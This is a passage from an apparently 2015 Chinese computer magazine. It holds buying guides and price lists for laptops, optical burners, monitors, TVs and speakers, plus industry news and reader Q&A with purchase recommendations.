平心而论,利用 YUV420 压缩图像,让非 HDMI2.0 也可以输出 4K@60Hz 是一项相当有趣的技术。但是我们不认为在 HDMI2.0 设备尚不普及之际,拿这样的技术用以虚假宣传,特别是宣传自己本不存在的配置规格是一个正常合理的事。

诚然,在目前 HDMI2.0 并没有太多用武之地,即便是 YUV420 的压缩格式,直接支持画面输出的产品也相当少,而且大多数消费者也很难识别自己买的电视是不是 HDMI2.0,这种手段被大众识破的可能性相对较低。但就像我们所说,这本质上就是一种欺骗,是一种忽悠用户的方式。

我们希望家电厂商们能用一种更直接更透明的方式来告诉大众自己产品的功能和特点,而不是将产品的销售寄托在用户对信息和技术的不了解上,毕竟有道德和良知的厂商,才能经得起时间的考验!

行情速递

单纯追求处理器！Broadwell Core i7本便宜的什么价?

联想小新出色版I2000有四色可选

虽然是小众，但的确有一些用户单纯需要处理器性能强大。他们不在意笔记本用的是什么显卡，也不太在意屏幕是不是全高清——单纯就需要处理器强大。甭管是否合理，甭管到底是用来做什么，这种用户是存在的，也是合理的。今天，我们就来给大家梳理一下“单纯处理器强大”的笔记本行情，看看最便宜的Broadwell平台Core i7笔记本。

这次“拔得头筹”的是海尔的S410，搭载i7 5500U/4GB/500GB/920M只要3899元。接下去才是联想、戴尔、惠普、华硕等国际厂商。

当然，低价i7机型也各有不同。联想小新出色版I2000主打的是丰富色彩；而15英寸的联想和华硕主流本主攻的是全高清屏；14英寸机型中，戴尔有最强的显卡且带有DVD刻录机。具体选谁，就看各位的实际需求啦。

14英寸Core i7 5500U低价本		
海尔S410	1366×768/4GB/500GB HDD/920M	3899元
联想小新出色版I2000	1366×768/4GB/含8GB SSD版500GB HDD/白红银橙四色可选	3999元
联想小新V3000经典版	1920×1080/4GB/含8GB SSD版500GB HDD/R5 M230	4199元
戴尔Ins14C-4728B	1366×768/4GB/500GB HDD/840M/DVD刻录机	4699元
15英寸Core i7 5500U低价本		
海尔S530	1920×1080/4GB/500GB HDD/940M	4099元
惠普15Q	1366×768/4GB/500GB HDD/R5 M330/DVD刻录机/红灰两色可选	4599元
联想G50-80	1920×1080/4GB/1TB HDD/R5 M330/DVD刻录机/黑白两色可选	4768元
联想小新V4000Bigger版	1920×1080/8GB/1TB HDD/R9 M375/DVD刻录机	4799元
华硕FL5600L	1920×1080/4GB/1TB HDD/R5 M320	4799元
华硕VM590L5500	1366×768/4GB/1TB HDD/840M/DVD刻录机	4799元
戴尔Ins15UR-1748S	1366×768/8GB/1TB HDD/920M 4GB显存/DVD刻录机	4999元

刻录光盘方便记忆和分享，超薄刻录机生命力旺盛

最近小编接到几个朋友的电话，问笔记本用的刻录机买什么好，这让小编有些吃惊，不是都用U盘了吗?

不过朋友的一番论调让小编觉得很有道理：照片/视频放在电脑硬盘里或手机里，说坏就坏了，说丢就丢了。U盘个儿太小，也容易弄丢。而且，和朋友出去玩一次动辄十多个GB的照片/视频，本地的朋友或亲戚还好说，异地的朋友或亲戚怎么弄呢？人多的话，都寄U盘成本高了点吧


……

总之，朋友的观点就是：现在好多年的照片就放在硬盘或U盘里，基本不会去看，倒是每次出行刻录1～2张光盘，还经常会拿出来欣赏一下，和朋友亲戚分享一下。你是否认同这个观点呢?

目前的超薄刻录机功能非常丰富，从功能相对简单的DVD刻录机（可刻录及读取DVD/CD），到蓝光康宝（COMBO，这种机型是蓝光只读，DVD/CD可刻录），再到蓝光刻录机（所有盘都可以读取和刻录），一应俱全。有的厂商甚至创造了新玩法，可以用刻录机直接连接电视USB口播放，可以给光盘加密，甚至做出了多彩的外壳。

华硕的SDRW-08U5S-U有银、玫瑰红和香槟金三色可选，但玫瑰红版不容易买到

USB 接口超薄刻录机		
华硕 SDR-08B1-U	DVD 刻录机	179 元
建兴 eNAU508	DVD 刻录机	179 元
LG GP60	DVD 刻录机，支持 USB 连接电视播放	189 元
建兴 eBAU108	DVD 刻录机，支持 USB 连接电视播放	199 元
三星 SE-208GB	DVD 刻录机，造型时尚，红白蓝黑四色可选，支持 USB 连接电视播放	199 元
松下 MF10	DVD 刻录机，USB3.0 接口	199 元
华硕 SDRW-08D2S-U	DVD 刻录机，外观时尚	199 元
明基 TW600A	DVD 刻录机，不通电可弹出光盘	199 元
先锋 DVR-XU01	DVD 刻录机，黑白两色可选(白色款 229 元)	209 元
LG GP65	DVD 刻录机，支持 USB 连接电视播放，黑白金三色可选	229 元
三星 SE-218GN	DVD 刻录机，拉丝工艺外壳	279 元
华硕 SDRW-08U5S-U	DVD 刻录机，与华硕笔记本相同的同心圆外壳，金银红三色可选	299 元
先锋 DVR-XD11C	DVD 刻录机，掀盖式设计	409 元
华硕 SBC-06D2X-U	蓝光康宝	469 元
松下 UJ260	蓝光刻录机，USB3.0 接口	699 元
华硕 SBW-06D2X-U	蓝光刻录机	699 元
三星 SE-506CB	蓝光刻录机	799 元
先锋 BDR-XD05C	蓝光刻录机，掀盖式设计	859 元


三星SE-208GB有四色可选，而且非常漂亮

值得注意的是，现在市场中也出现了一些新品牌超薄刻录机，包括三鑫天威(STW)、E磊、惠泽、BSN等，它们的共有特点就是便宜。但小编建议不要贪图一点小便宜选择这些产品。不要以为刻录机没有技术含量，刻录机需要学习和适应不同的盘片、调整写入策略、利用光头纠错，还有盘片的运动控制、散热控制等……一大堆学问。而这些品牌多半是套用数年前的成熟方案，或者低价淘来数年前的光头装上，不仅刻录失败率远比正规品牌高，而且耐用性上也难有保障。而就笔者之前多年评测刻录机的经验，并结合各厂商的技术积累来看，在功能相同的情况下（这个前提一定不能忘），刻录品质顺序（最好的排第一位）应该是：华硕、先锋、建兴、三星，然后才是LG等品牌。

发现 除了游戏本还是游戏本？我们决定给大家一些不同的东西^__^

影像专家的最爱，2K专业级别错过！

戴尔25英寸2K显示器U2515H

最近接触了一些需要高清屏的专业用户（包含摄影师、设计师和美工等），他们中的不少人都抱怨4K显示器单个像素点太小，即便是27英寸也“过于细腻”，点阵太小不好操作。另外，也有些“移动用户”（特指平时爱随身带笔记本，回家用笔记本接显示器的用户）说27英寸屏和笔记本屏反差太大了，人眼完全受不了，看着非常累。

如果你不习惯4K显示器，那么，换成25英寸的2K显示器吧，绝对让你的眼球倍感轻松和舒适！

选什么牌子呢？对于专业用户来说，除了iMac，自然就是戴尔显示器了。最近25英寸的戴尔专业级IPS屏显示器U2515H少量到货了，赶紧买吧！

它采用了2560×1440分辨率的广视角广色域IPS屏，带有2个HDMI口（很方便连接笔记本、平板和手机）和2个DP口，还带有多达5个USB口。配合支架，可以实现垂直旋转、升降、俯仰调节。

有没有什么缺点？反正小编没有找到特别的问题，戴尔显示器无论是菜单的操控性还是品质上都是非常OK的。

扫二维码访问
京东直购链接

谁说传统家具不能智能?

多功能智能床头柜

FM收音功能
闹钟
音乐
无线视频
价格
1280元

大家一般都会利用床头柜干点什么呢?放个充电器，把手机/平板什么的放在上面充电?放个小音箱/收音机听听音乐/广播? 那床头柜可就堆满了。如果床头柜内嵌这些功能该多好！现在，果真就有了。

威名木业开发了一款集合FM收音、闹钟、音乐播放（含无线音乐播放）和充电的床头柜！最霸气的是，这个床头柜里面还内置了多媒体播放器，能将播放的视频无线投射到电视上——这才是真正的床头影院级享受啊！

你问成熟不成熟？这个小编暂时还不知道。不过用户评论总体不错（注意很多是针对无智能功能版的评价）。价格不算离谱，值得尝试！

扫二维码访问
京东直购链接

好东西

牌子大，不怕水，功能多，还能“联合装B”

JBL Flip 3便携式蓝牙音箱

NEW
8种灵动配色
价格
999元

现在很流行便携式蓝牙音箱，价格总体不贵，方便又多能，所以，JBL等大品牌也涉足了该领域。在推出Flip 2并大受好评后，JBL如今又推出了Flip 3便携式蓝牙音箱。

相比Flip 2，Flip 3的造型虽然变化不大，但进步却非常大，且有些设计颇有B格：首先，它的待机时间从5小时提升到了10小时；其次，它带有防水功能，你用自来水冲它都没事儿（只要不浸泡在水里）；再次，它的低音更加给力；最后，也是最酷的一点，它可以“联合装B”——比如你有两台Flip 3，你可以让一部手机控制着两台Flip 3同时播放相同的音乐（真·环绕立体声^__^，这是很多发烧客期待的玩法），也能让三个蓝牙设备连接一台Flip3。

当然，Flip 3还有一个很大的诱惑力，那就是JBL的金字招牌！

扫二维码访问
天猫购买链接

画质？价格？你需要考虑更多！

1080P全高清电视选购经验谈

4K电视虽已成为目前市面上的热点，但我们也要理智地看到，在应用层面，1080P依然是现在的主流，无论是游戏主机、高清播放以及盒子，它们的接口以及内容大多数还是为1080P而准备的。所以对于预算不高的实用型消费者，在目前购买一款1080P的全高清液晶电视依然是好选择。

对于想要购买全高清电视的用户而言，通常来说比较关注两个环节。初级用户非常看重电视的价格；发烧友或专业用户则更看重电视的画质。是的，画质和价格的确重要，但是除了这两点，我们在购买全高清电视的时候还要考虑更多！

@紫翼天使

HDMI接口，少于两个不能忍！

某品牌4K电视机，只有1个HDMI接口……晕

在彩电行业竞争如此激烈之际，各家产品的价格是一个比一个低，42英寸全高清电视不到2000元的比比皆是。降价很大程度上就意味着要削减硬件成本，所以我们看到很多电视机在接口方面都吝啬了起来，特别是HDMI接口的数量。笔者多年前买的42英寸松下等离子电视，HDMI接口都是三个；后来买的32英寸索尼液晶电视HDMI接口也有两个。而现在呢？50英寸以上的全高清液晶电视大多数都配置两个HDMI接口，而42/43英寸的电视能有两个已算是良心产品了……在京东、淘宝上，一些低价的全高清电视甚至4K电视都只有1个HDMI接口，令人惊诧。

当然厂商也有话说：我都给你内置了智能系统了，要看什么都找得到，还要那么多HDMI接口做啥呢？事实上，在目前的高清应用环境下，需要用到HDMI接口的设备太多了，除了网络盒子以外，包括有线电视的高清机顶盒、游戏主机、平板/手机以及笔记本等设备，要接驳电视都只能用HDMI接口。而且未来如果想添加什么设备，多半还是要依靠HDMI接口来接电视。

所以即使用户的需求再少，但是一款电视如果没有至少两个HDMI接口的话，那么这款电视是绝对不值得购买的。这点无论用户是购买4K电视、全高清电视还是其他什么电视，都绝对不能妥协！

音频接口，我们不但要输入还要输出

一些老电视不但有莲花头红白输出，也设计有光纤输出

某些电视没有数字音频输出，在应用范围上受到很大限制

这里有一个故事，一哥们买了一台43英寸的全高清电视，当时想着大家都差不多，就买了台2000元的。他的主要应用就是用U盘拷个片插到电视上直接播放（看下载电影）。结果发现电视音质烂得一塌糊涂，还没有他的笔记本好，完全无法听！所以，就买了对2.1多媒体音箱打算提升一下音质。然后，他再度傻眼——因为这台电视没任何音频输出接口……

音频输入对于目前的液晶电视而言的确算不了什么问题了，别说HDMI接口可以传输音频，多年前包括色差、AV、S端子等接口，都带有音频输入功能。所以一般人都不会在电视机音频输入这个问题上纠结，如果有其他类似环绕声的需求，那么从其他接入设备单独输出音频接功放音箱即可。

不过在智能电视发展起来之后，这种情况也有了一些变化。大家无需外接设备，都能直接在电视上看到各类高清大片，而这些视频甚至都带有DTS或者Dolby的环绕效果，如果买的电视够高端，自带有虚拟环绕效果（如索尼）那就罢了，如果自家的电视喇叭不咋的，那怎么办？这个时候就体现出音频输出接口的重要性了。

一般来说，普通的电视机都应该有至少一个3.5mm的音频输出，主要用于接驳耳机或者多媒体音箱。当然这种音频接口肯定是最基础也是最低级的，要想达到什么环绕多声道效果就别想了，所以现在很多电视机除了3.5mm输出接口之外，还配置了光纤输出。这样用户如果有更高的音效追求，直接用光纤输出到功放或者带光纤接口的有源多声道音箱上，就可以获得环绕声效果了。

值得一提的是，现在比较流行的SoundBar，除了3.5mm和莲花口输入外，很多都带有光纤同轴输入接口，如果本身有解码功能的SoundBar，也只能用数字音频输入才能达到解码效果。所以购买一款全高清电视的话，我们最好还是要看看它有没有数字音频输出接口，如果没有，那么这款电视的应用价值就要打个折扣了。

至于上面故事中提到的那种电视，除非是老大妈看看在线国产剧，否则不推荐购买。

USB接口最好有两个，供电足是关键

非智能电视一个USB接口就足够了

在电视机尚未进入智能时代的时候，很多电视就已经配置了USB接口，用来看外接设备如U盘、移动硬盘中的图片和视频。而到了智能电视时代，USB接口就基本成为了标配，很多用户购买电视机的时候也会考虑这一点，那么作为全高清的电视，到底多少USB接口才够用呢？这就要看电视的类型了。


如果用户购买的电视不是智能电视，那么一般有一个USB接口就足够了。这类电视本身多半支持USB读取，可以播放U盘/移动硬盘里面的照片和相机拍摄的视频。这类电视即使多几个USB接口，也基本用不上。

如果用户购买的是智能电视，那么我们认为至少要有两个USB接口才行。一方面外接扩展设备，另一方面则可以接一些类似键鼠这类的产品。笔者就深有体会，在一些智能系统以及APP上，使用键鼠比遥控器更加方便。此外，从电视接口的设计来看，我们最好购买USB接口设计在侧边的产品，这样插拔也很方便。一些低价电视将USB接口设计在电视背后，甚至藏在一个凹陷区域接口朝下，使用起来相当麻烦，不予推荐。

至于USB接口的类型倒不必苛求，1080P电视没有4K视频的需求，通常USB2.0接口即可（其实4K视频，用USB2.0传输速度也足够）。但这里有一个前提，那就是USB2.0接口的控制芯片要够强，另外接口供电要足！现在市售的部分2000元以内1080P机型，USB供电不足，根本拖不动（识别不了）USB3.0移动硬盘。

我们的建议是：购买时带一台USB3.0移动硬盘去，识别不了直接PASS掉。

玩游戏看电影，更要关注动态效果



左边无MEMC技术图像有残影（看人的头部和手部），右边采用MEMC技术图像则变得清晰

很多人买电视都喜欢谈画质，画质包含的东西很多，比如对比度、灰阶、色彩以及动态效果等等。大多数用户对色彩、对比度这样的概念比较模糊，很多时候需要对比了才有结论。不过动态效果则是实打实地从肉眼就能分辨出来了。

一台动态效果好的电视机，在高速画面上是不会出现明显拖影的，比如一些电影的动作场景、足球、篮球等体育运动以及动作游戏等。而动态效果差的电视，遇到这类画面，往往我们就能看到残影。如果你是一个对动态画面要求较高的用户，那么在购买电视的时候，就要注意电视是否有动态补偿的技术了。

优秀的电视为了在动态方面达到好的效果，通常都有使用刷新率高的面板或者MEMC技术，MEMC技术说来也简单，就是运动估计和运动补偿，其原理是采用动态映像系统，在传统的两帧图像之间加插一帧运动补偿帧，将普通平板电视的50/60Hz刷新率提升至100/120Hz。这样运动画面更加清晰流畅，优于常态响应效果，从而达到清除上一帧图像的残影、提高动态清晰度的效果，将影像拖尾降至人眼难以感知的程度。像索尼、松下、夏普等中高端电视中，都采用了MEMC技术。

不过很多全高清电视为了降低成本，在硬件上都没有采用MEMC技术，基本都是用软件的方式去优化动态效果。不管软件方式怎么优化肯定都不如硬件那么出色，所以其效果自然也就一般了。比如索尼使用动态补偿技术叫Motionflow XR，通常Motionflow XR 100/200都没有使用MEMC，而到了Motionflow XR 400才开始有MEMC技术，两者的动态效果差别还是不小。

所以，如果用户比较介意快速画面的残影，那么在购买的时候选择一款有MEMC技术的产品就非常有必要了。不过，一般厂商是不会在宣传中介绍自己到底有没有MEMC技术，只会吹捧自己的动态补偿技术，用户在购买的时候，不妨查查资料或者和厂商沟通确定后再考虑。

选谁更靠谱?
3500 元级电商热机 PK

花3500元买笔记本电脑，是很多入门级玩家的最佳心理价位，而我们在京东等电商的销量排行榜上也看到了3款分别来自不同品牌的主流性能机型，选择范围广固然是好事，但如何在这些产品中买到适合自己的产品，不仔细做一番对比可是会“一失足成千古恨”哦，因此，我们特别来对宏碁V3-572G、联想G50-70M和惠普14-r230TX这三款一线品牌主流价位机型进行一次横比，看看它们之间的区别究竟在哪里。

宏碁 V3-572G	**联想 G50-70M**	**惠普 14-r230TX**
15.6 英寸 1366×768	15.6 英寸 1366×768	14 英寸 1366×768
Core i5 5200U	Core i5 4258U	Core i5 5200U
4GB DDR3L-1600	4GB DDR3L-1600	8GB DDR3L-1600
GT 840M	GeForce 820M	GeForce 820M
500GB HDD+8GB SSD	500GB HDD	500GB HDD
2.5kg	2.5kg	2kg
Windows 8.1 64bit	Windows 8 64bit	Windows 8.1 64bit
■**参考价格:3499** 元	■**参考价格:3549** 元	■**参考价格:3469** 元

设计用料水准都不高，尺寸不同让便携性略有差异

在处理读者购机咨询来信时，我发现有读者朋友对笔记本的设计品质存在两极化的要求，部分人要求很高，而另一部分则表示完全不在乎，不过对于低价位产品而言，以后者的心态来看或许要更好一点，因为3500元级产品大多都只是采用了最基本的设计理念，用料材质也都比较普通，电商热推的这三款产品就是如此，所以切莫对它们抱有太高要求，屏幕可视角度较小、非高清屏的颗粒感较强、扬声器音量不大、高负载使用有一定热量堆积的情况在它们身上都有出现，使用时稍事注意即可，不会对易用性造成明显影响。但好在三款机型都预装Windows操作系统，方便玩家上手。

这三款产品都并未采用轻薄设计，15.6英寸的宏碁V3-572G和联想G50-70M机身重量都达到了2.5kg，便携性比较普通，而14英寸的惠普14-r230T则稍好一点，体重仅为2kg左右，但在同类产品中也算不上出色。

游戏性能宏碁占优，处理器联想最强

虽然价格很接近，但三者的硬件配置却有着较为明显的细微区别，如果你在平时有一定的游戏需求，比如偶尔玩点大型3D游戏，搭载GT840M的宏碁V3-572G就是最佳选择，而且该机还有3年质保。联想G50-70M则采用了独特的Core i5 4258U处理器，它的性能强一些，TDP达到了28W(其他两款机型配备的Core i5 5200U则仅为15W，在功耗和续航上有优势)，售后方面则是标配2年。至于惠普14-r230TX，它的最大优势就是预装了8GB内存，但意义相对不大，而且也只有1年的售后质保，所以从这方面来看不算最佳选择。

编辑观点

综合来看，宏碁V3-572G是更优秀选择，但并非“完美选择”

黎坤：我相信对于很多人而言，3500元购机并不会特别在意轻薄特性，因为即便是惠普14-r230TX也并不算轻巧，况且很多人买笔记本都只是放在桌面上使用，即便是上下班背负，这500g的差距也并不会真给你造成什么负担，相反15.6英寸本的键盘和屏幕面积更大，舒适性稍高一点。而在两款15.6英寸本中，宏碁V3-572G的价值更高一点，处理器和显卡组合更为均衡，是相对而言我们更为推荐的选择。

但我们也再次强调，这个价位的笔记本，你不能指望各种体验都舒适。我们见过很多这类低价高配的笔记本，其屏幕颗粒感很重，给人一种很脏的感觉。

如果想要各方面体验良好，建议考虑4000元以上机型。

业界新闻

酷开全球首推果粉电视实现娱乐生活全连接

@电脑报 吴新

酷开董事长王志国针对“好看、好玩、好用”解读A55旗舰版与苹果设备互联的各项功能

7月15日，酷开新品果粉派对在深圳华侨城EPC艺术中心举行，专为果粉而生的酷开A55旗舰版电视在派对中发布，和苹果iPhone、iPad、MacBook以及Apple Watch的无缝“连接”是该产品最核心卖点。同时，派对中还发布了同样支持苹果设备无缝连接的A43旗舰版与一款黑科技指尖遥控“金钥匙”。

A55旗舰版是首款采用苹果Airplay与Airplay Mirroring专属无线投屏协议的互联网电视，实现苹果设备与电视的无缝连接。其中，与iPhone的投屏连接让我们能身临其境地走进电影的世界，享受更高质量的观影体验。iPad的连接也让震撼大屏玩手游，iPad变身游戏手柄成为可能，MacBook与电视的相连更助力移动办公。

CONNECT作为此次派对的主题，连接，人与人、人与设备、设备与设备之间的无线连接，是对A55旗舰版功能特性的阐释，更是酷开对未来以互联网电视为家中心的构想。在互联网深入传统行业引起变革的今天，“连接”早已成为互联网公司的重要议题，电视作为家庭的大屏娱乐终端，因为互联网的接入，用户也越来越看重其从单一的个体到更广、更深层次的多连接。

酷开A55旗舰版与苹果Apple Watch、iPhone及iPad等设备的投屏操控连接，是电视与苹果设备间的连接，同时A55旗舰版也可同家庭健身智能设备产生更多互动，骑上动感单车，电视自动开机并模拟显示行车画面，赋予健身者更逼真的骑行体验；举起哑铃，便自动切换到对应的APP，实时显示运动者举起哑铃的次数，消耗的卡路里，这些都体现了设备与设备的连接。

技嘉Z97-Last Hurrah Challenge超频挑战赛于HWBOT正式展开
敬请把握最后Z97超频竞技机会

GIGABYTE
OC
SUPER OVERCLOCK
GIGABYTE Z97-Last
Hurrah Challenge
From July 10th until August 30th, 2015

2015年7月20日，台湾台北，技嘉科技——全球顶尖主板、显卡和硬件解决方案制造商，宣布最新一季技嘉Z97-Last Hurrah Challenge超频挑战赛将于7-8月于HWBOT.org热闹登场。这个最新的超频挑战赛提供所有超频玩家在技嘉Z97平台展现自己超频实力的机会。当然，除了展现自己对超频的热情与实力之外，参加本次超频挑战赛的玩家们还有机会赢得高达2000美元的丰富奖金及两片主板等精致好礼，至于这两片神秘的主板型号为何？请容我们暂时保密，稍后公布给大家知道。

本次技嘉Z97-Last Hurrah Challenge超频挑战赛将于2015年7月10日正式开跑，一直进行到8月30日23:59，所有参加的超频玩家都可以选择自己擅长的散热方式，参加本次比赛中四个阶段的性能竞技，并上传自己的最佳成绩，赢得超棒的奖品。比赛规则很简单，就是分数最高的玩家可以赢得奖金及奖品！当然，参赛者有两个方式来赢得奖项，第一个方式是每个阶段竞技的优胜者(气/水冷组及极限组各取一名)可以赢得250美元的奖金。而另一个方式则是四阶段竞技总分最高的参赛者(同样气/水冷组及极限组各取一名)将可以赢得一片技嘉即将上市的神秘主板。

如果大家对智能家居、智能设备与笔记本整机在购机方面有什么疑惑与困扰,请往 pcw_newtech@vip.sina.com 这个邮箱大力开炮吧,我们会尽全力为大家排忧解难!

个性商务可考虑惠普 Spectre Pro x360 G1

笑哈:因为工作需要,打算买一台办公用的笔记本,但我个人比较讨厌传统设计,所以请尽量给我推荐设计独特的产品,除此之外尽量轻薄和性能主流,使用体验也要好,毕竟帅气之余还是要工作的,预算8000 元以内!触控也是可以有的!

工程师:其实你想说的就是一款既拥有传统高品质商用本易用性体验,又具备最新时尚设计的轻薄本,还要有触控。严格来说符合这些要求的产品并不算多,很多轻薄的高端商用本都放弃了触控。当然,符合你条件的还是有的,我们推荐惠普 Spectre Pro x360 G1。它采用全镁铝合金打造机身,13.3 英寸全高清触控屏,16mm 厚 1.495kg 重,作为触控本,便携性算比较出色的,银色机身设计又具备超强眼球性,键盘和屏幕效果也相当舒适,再加上它是一款支持360° 后空翻的触控变形本,综合来看与你的购机需求吻合度很高,建议考虑。

苹果笔记本可通过配套设备弥补硬盘容量较小的不足

wqiwenx:您好,想购买一部 13 英寸的 MacBook Pro,但是它的内存只有256GB,这值得买吗?在使用中内存不大会不会成为它以后使用的瓶颈,谢谢!

工程师:首先需要说明的是,256GB是该机的 SSD 容量而非内存,它的内存由两条 4GB 内存组建双通道,在短时间内是不会过时的。至于 256GB 是否够用,也要看你是否需要安装大量应用程序或保存较多数据,但苹果在存储空间方面其实也有配套方案,比如搭配其时间胶囊无线硬盘 / 路由器,就可以获得额外的 TB 级云存储空间,这种多设备互联共组也是苹果产品生态的一种体现,当然,你也可以通过第三方移动硬盘来放置无需经常使用的大体积数据,比如视频或照片。

大尺寸与轻薄不可兼得

强者无敌:想买一台笔记本,大学要用四年。预算在 5000~8000 元,希望屏幕大点,外形好看点,轻薄而且发热较低,最好有固态硬盘,是妹子要用所以不玩游戏。求推荐几款不同价位的,谢谢!

工程师:想要轻薄又想要屏幕较大?这可是一个不容易平衡的选择哦,毕竟目前 PC 厂商在大尺寸本上并没有对轻薄花太多心思,主要是高性能游戏本为绝对主力,所以基本上选不到合适的产品,而且既然是妹子使用无游戏需求,所以我们认为 13.3 英寸或许是一个很不错的考虑对象。可考虑 6999 元的戴尔XPS 13,13.3 英寸全高清屏再加上1.18kg 的重量便携性非常突出,128GB纯 SSD 方案速度有保障,微边框设计让它的体型甚至与 11.6 英寸本相当,妹子携带很方便。除此之外还可以考虑华硕U305F,它的重量也只有 1.2kg 左右,采用 Core M 5Y71 处理器平台无风扇设计,256GB SSD 容量更实用,7199 元也很靠谱。

当下游戏本玩《英雄联盟》非常轻松

開峇僦好:我是大学新生,想买一台5000 元以下的笔记本电脑,平时爱玩《英雄联盟》,希望入手一台外观好看、不要塑料感太强的 15.6 英寸的产品,小编大神看看哪款适合我?谢谢!

工程师:如果比较追求外形就不考虑国内品牌产品吧,毕竟你的预算买一台大尺寸《英雄联盟》游戏本还是绰绰有余的,可以考虑华硕 A550JK,全高清屏+Core i5 4200H 处理器 +GTX 850M独显性能靠谱,金属同心圆纹理顶盖造型不死板,4600 元左右的价格也符合你的预算。除此之外还可以考虑惠普Envy 15,虽然只能买到 1366×768 分辨率版,但 GTX 850M 独显性能充足,再加上 Core i5 4210U 处理器的主流性能,4799 元的价格也可以考虑。

低价位液晶电视可以考虑康佳 /KKTV/ 小米等品牌

FinalAnalysis:电脑报粉丝求帮忙,请问 2000~3000 元的液晶电视买谁比较合适,而 3000~4500 元又是哪一款的性价比最高呢,请分别回答,谢谢!

工程师:2000~3000 元级的液晶电视虽然是低价的,但实际上在显示屏质量、智能系统的易用性和功能上还是有很大差异的。从我们的经验来看,康佳/KKTV(康佳的互联网品牌)是相对体验较好的,建议考虑。而在 3000~4500 元级的话,可考虑小米电视 2 49 英寸 4K版,总体而言显示效果在此价位内算是比较出色的,而且功能性也算比较完备,其 Soundbar 和低音炮效果在电视扬声器中属于较好水准。

8000 元级高性能本首选 GTX 970M 独显版

闪电马昆:想买一台笔记本,外形要酷炫,最好是混合硬盘、全高清屏、Core i7处理器、GTX 860M 独显及以上。平时主要玩点大型单机,希望可以流畅运行《GTA5》《使命召唤》《刺客信条》等游戏,而且我学的是建筑土木类,平时会用来学习作图建模,预算 6000~8000 元,希望帮我推荐几款,谢谢!

工程师:从性能的角度来看,我们建议你最好是直接选择 GTX 970M 级独显本,它不仅游戏性能有着充足的保证,可以在较高特效下流畅运行大型 3D 游戏不说,对未来的新版本游戏也具有更好的性能空间,同时这类产品也绝大多数标配了你所想要的其他硬件配置,而且也能满足专业学习的应用需求。在你的预算范围内可考虑神舟战神 Z7,也算是经典产品了,7699 元就能买到 Core i7 4720HQ 处理器 +8GB 内存 +1TB 硬盘版,可自行加装 M.2 SATA 总线接口SSD,综合实用性很符合你的需求。

4000 元内听人声的无损播放器选择有不少

关鸿飞:我经常出差,目前使用iPhone 作为音源,搭配飞利浦 NC1 耳机,但音质一般,所以想买一款便携音乐播放器,心理价位 3000~4000 元,主要喜欢听人声、流行、器乐,很少听交响乐及摇滚,要求便携、音质要好,对推力无要求。不胜感激,谢谢!

工程师:作为差旅一族,选择高品质随身音乐播放器的确很重要,而目前最佳的选择还是无损格式播放器,在这方面 iPhone 可就不算擅长了。在你的预算内可以考虑乐之邦 08MP,单就音质来说,它就比较适合你的需求,人声与流行表现出色,听器乐也有比较好的表现,只是菜单操作比较麻烦,需要一点时间去适应。当然,如果同时还追求外形设计的时尚感,可以考虑 4000 元的索尼NWZ-ZX1,它的综合素质就达到了4000 元内的最佳水准,只是续航略短一点,需要注意。

可自行添加 SSD 的笔记本建议考虑国内品牌产品

曹嘉宸:因为孩子在外地上学,为便于联络和学习使用,想给孩子(小学四年级)购买一台笔记本用作上网联络(QQ 视频)及视音频播放使用。由于经常需要导入摄像机视频和存储网上下载的视频,要求具备 1TB HDD 加 SSD(后期自行添加也行),可以流畅使用 Vegas 软件进行编辑。要求皮实耐用散热好,14、15 英寸皆可,支持HDMI 输出,不玩游戏,价格最好在 5000元以下,请您帮我推荐下。

工程师:你的基本需求对目前的笔记本而言都没什么压力,尽量选择 Core i5 或以上的标准电压处理器机型即可,如果想要标配或后期添加 SSD,倒是应该首先考虑国内品牌产品,比如神舟战神 K660D,Core i7 4710MQ 处理器视频编辑性能较强,而且标配 1TB 硬盘且可升级 mSATA 接口 SSD,GTX 860M也为未来的综合性能保值性提供了保障,而且就机身品质来说也还算达到了主流水准,接口也都一应俱全,4799 元的价格比较合理,值得关注。

摄影初学者可选择入门级套机

18656033185:我今年刚高中毕业,想在大学里学习摄影技术,所以打算入手一部单反,我是新手,希望小编推荐几款,我个人更喜欢佳能。另外问一句,镜头要单买吗?整体预算在 5000~6000 元,多一点也没关系,谢谢。

工程师:单反相机是由机身与镜头两部分组成,可根据焦段和最大光圈值的不同需要来更换镜头,所以镜头是可以单独购买的。但单反也有所谓的套机,也就是厂商预设的机身镜头组合,尤其在入门级产品中比较多见。6000 元预算你可以考虑佳能 750D+18-55mm 镜头套机版,然后再加上单独购买55-250mm 镜头和 50mm F/1.8 镜头组建经典的入门三剑客套装,国行价格也不过在 6500 元左右(港行价格更低)。当然,如果嫌麻烦,也可以选择 760D 的18-135mm 镜头套机,6299 元的价格相信你也能接受。

购机帮你评

购机咨询热线
热线电话:4008830034
服务时间:工作日　8:30~18:30
周末及节假日　9:00~17:00

购机帮你评是戴尔直销专为消费者设立,帮助大家解决选购 PC 产品中遇到的问题,如配置选择、应用需求分析、戴尔机型最新报价、戴尔与其他品牌机型对比等,欢迎大家拨打热线咨询。

Q:我马上上大学,想买一台笔记本平时可以看看在线视频,玩点网页游戏,最好是 15 英寸,因为感觉键盘要好用一些,而且外形要好看有个性。除此之外我爸说必须得是他听说过的靠谱品牌,预算 4000 元左右,请帮我推荐一下,谢谢。

A:父母听说过的品牌自然得是国际一线,而在 4000 元左右同时还得具备个性化设计特色的,基本上就只有戴尔Inspiron 15 5000 出彩版可以满足上述需求了。这款产品目前在戴尔官网售价4099 元,标配 Core i5 5200U 处理器、4GB 内存、500GB 硬盘、GeForce 920M独显、Windows 8.1 操作系统,除此之外802.11ac 无线网卡和 DVD 光驱等功能性配件也都达到主流水准。同时该机还可选购独家外壳贴膜,这下带出去“撞机”的可能性就大大降低了,是一款无论性能还是设计都能满足你需求的产品。

